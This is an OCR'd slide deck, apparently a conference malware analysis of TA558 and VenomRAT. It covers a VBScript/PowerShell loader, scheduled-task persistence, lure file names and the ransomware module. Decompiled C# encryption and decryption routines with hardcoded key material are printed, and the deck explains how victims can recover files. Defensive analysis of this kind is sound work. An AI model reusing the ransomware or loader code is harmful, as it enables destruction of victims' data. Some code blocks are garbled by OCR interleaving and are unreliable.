OOKW.Run( "powershell -command " & (g1) ), 0, false

WScript.Sleep 15000
OOKW.Run( "powershell -command " & (command) ), 0, false
```

v.vbs

Execute RunPe Loader script

Persistence via Scheduled Task

Task Name: hilhiled

Runs "v.vbs" every 132 minutes

- RunPE Loader PS script schedules a Task named “hilhiled” using schtasks in order to maintain persistence on the infected machine
- The scheduled task would run the Exec-Persist VBScript “v.vbs” without the LNK Persistence every 132 minutes.
- The "v.vbs" VBScript is commissioned to execute the RunPe Loader Script


File Name Analysis - TA558

- Based on our analysis, the following are the Threat Actor's most frequently used file names:

Portuguese/Spanish	English
Reserva	Reservation
Modelo Reserva	Reservation Model
Hospede/Anexo Hospedes	Guests/ Guests Room
Dados Integrantes/Dados	Integral Data/Given Members
Documentos	Document
Nomes	Names


VenomRAT Analysis - Ransomware Module

- The Ransomware Module is been initiated from the Command & Control server.
- Crypto addresses are also sent by TA




```
// Token: 0x06000B74 RID: 2932 RVA: 0x00033200 File Offset: 0x00031400
public static void HandleDoEncrypt(DoEncrypt command, Clt client)
{
    new SetStatus("Activating Ransom.").Execute(client);
    try
    {
        Task.Run(delegate()
        {
            module2.RnsEncrypt(command.btc, command.eth, command.xmr);
        }).Wait();
    }
    catch
    {
    }
    new SetStatus("Target Encrypted....").Execute(client);
}
```

VenomRAT Analysis - Ransomware Module




```
module2.Crypt(new string[]
{
    Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\"
}, new string[]
{
    "txt",
    "jpeg",
    "gif",
    "jpg",
    "png",
    "docx",
    "php",
    "cs",

                "mpeg",
                "rm",
                "swf",
                "vob",
                "wmv"
            }, "2AT8T3QJK0WQEPU6GFCU8HGSSKXNAK", ".Venom");
```



1. Desktop
2. My Pictures
3. Personal
4. My Videos
5. My Computer
6. My Music
7. System32
8. Drives:
   - C:\ - K:\ - H:\ - E:\
   - M:\ - J:\ - G:\ - D:\
   - L:\ - I:\ - F:\ - B:\


Target File Locations

Target File Extensions:



txt,jpeg,gif,jpg,png,docx,php,cs,cpp,rar,zip,html,htm,xlsx,avi,mp4,aif,cda,mid,midi,mp3,mpa,ogg,wav,wma,wpl,7z,arj,deb,pkg,rar,rpm,z,zip,bin,dmg,iso,toast,vcd,csv,dat,db,dbf,log,mdb,sav,sql,tar,xml,apk,bat,bin,cgi,pl,com,exe,gadget,jar,py,wsf,fnt,fon,otf,ttf,ai,bmp,gif,ico,jpeg,jpg,png,ps,psd,svg,tif,tiff,asp,aspx,cer,cfm,cgi,pl,css,htm,html,js,jsp,part,php,py,rss,xhtml,key,odp,pps,ppt,pptx,c,class,cpp,cs,h,java,sh,swift,vb,ods,xlr,xls,xlsx,bak,cab,cfg,cpl,cur,dll,dmp,drv,icns,ico,ini,lnk,msi,sys,tmp,3g2,3g,avi,flv,h264,m4v,mkv,mov,mp4,mpg,mpeg,rm,swf,vob,wmv


VenomRAT - Ransomware Module - Encryption



```
module2.REncrypt(fileInfo.FullName, fileInfo.FullName + crypt_uzantisi, new byte[]
{
    1,
    2,
    3,
    4,      private static void REncrypt(string inputFile, string outputFile, byte[] passwordBytes)
    5,      {
    6,          try
    7,          {
    8               byte[] salt = new byte[]
});             {
                    1,
                    2,
                    3,
                    4,
                    5,
                    6,
                    7,
                    8
                };
                FileStream fileStream = new FileStream(outputFile, FileMode.Create);
                RijndaelManaged rijndaelManaged = new RijndaelManaged();
                rijndaelManaged.KeySize = 256;
                rijndaelManaged.BlockSize = 128;
                Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
                rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                rijndaelManaged.Padding = PaddingMode.Zeros;
                rijndaelManaged.Mode = CipherMode.CBC;
                CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged.CreateEncryptor(), Cryp
```

```
Key: 6d 29 e5 d8 7b 96 5e 99 40 f4 1d c9 c9 11 43 4e fe 3d 1d eb fb 2e 5f 83 45 0c da f7 1a 95 b0 37
IV: 95 ce a7 9c 9f 4e 88 52 2c c8 18 d6 96 5d 4c 80
```

VenomRAT - Ransomware Module - Decryption




```
public static void Decoding(string directory, string password, string extension)
{
    foreach (FileInfo fileInfo in new DirectoryInfo(directory).GetFiles("*." + extension, SearchOption.AllDirectories))
    {
        module2.Decrypt(fileInfo.FullName, fileInfo.FullName.Replace(extension, string.Empty), new byte[]
        {
            1,
            2,
            3,
            4,
            5,
            6,
            7,
            8
        });
```

```
public static void Decrypt(string inputFile, string outputFile, byte[] passwordBytes)
{
    try
    {
        byte[] salt = new byte[]
        {
            1,
            2,
            3,
            4,
            5,
            6,
            7,
            8
        };
        FileStream fileStream = new FileStream(inputFile, FileMode.Open);
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        rijndaelManaged.KeySize = 256;
        rijndaelManaged.BlockSize = 128;
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
        rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
        rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
        rijndaelManaged.Padding = PaddingMode.Zeros;
        rijndaelManaged.Mode = CipherMode.CBC;
        CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Read);
        FileStream fileStream2 = new FileStream(outputFile, FileMode.Create);
```

VenomRAT Analysis - Ransomware Module

- Due to the hardcoded Decryption Key and IV generation in the Decryptor we will be able to decrypt the files by providing any random decryption password to the Decryptor.



hello.txt.Venom VENOM File 1 KB

C:\Users\knight\Desktop\hello.txt.Venom - Notepad++

File encrypted by VenomRAT ransomware module

```
Ð/šPJ
ENQy12æDC4-CAN-†
```

length : 16 lines : Ln : 1 Col : 1 Pos : 1

```
Hi_BotConf_2023NUL
```

Decrypted File

Decryptor v0.2d

Provide any random password to the decryptor and it decrypts the files

C:\Users\knight\Desktop


anypassword

.Venom

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
hello.txt.Venom
hello.txt
Path
Clipboard
Decrypt!

VenomRAT Analysis - Ransomware Module

- And decrypt any files with the following Key and IV Value irrespective of the password:
  - **Key:** 6d 29 e5 d8 7b 96 5e 99 40 f4 1d c9 c9 11 43 4e fe 3d 1d eb fb 2e 5f 83 45 0c da f7 1a 95 b0 37
  - **IV:** 95 ce a7 9c 9f 4e 88 52 2c c8 18 d6 96 5d 4c 80



AES Decrypt

Key
6d 29 e5 d8 7b 96 5e 99 40 f4… HEX

IV
e 88 52 2c c8 18 d6 96 5d 4c 80 HEX

Mode CBC
Input Raw
Output Raw


File icon
Name: hello.txt.Venom
Size: 16 bytes
Type: unknown
Loaded: 100%

Output

```
time:   2ms
length:  16
lines:    1
```

```
Hi_BotConf_2023.
```

VenomRAT - Ransomware Module – Ransom Note

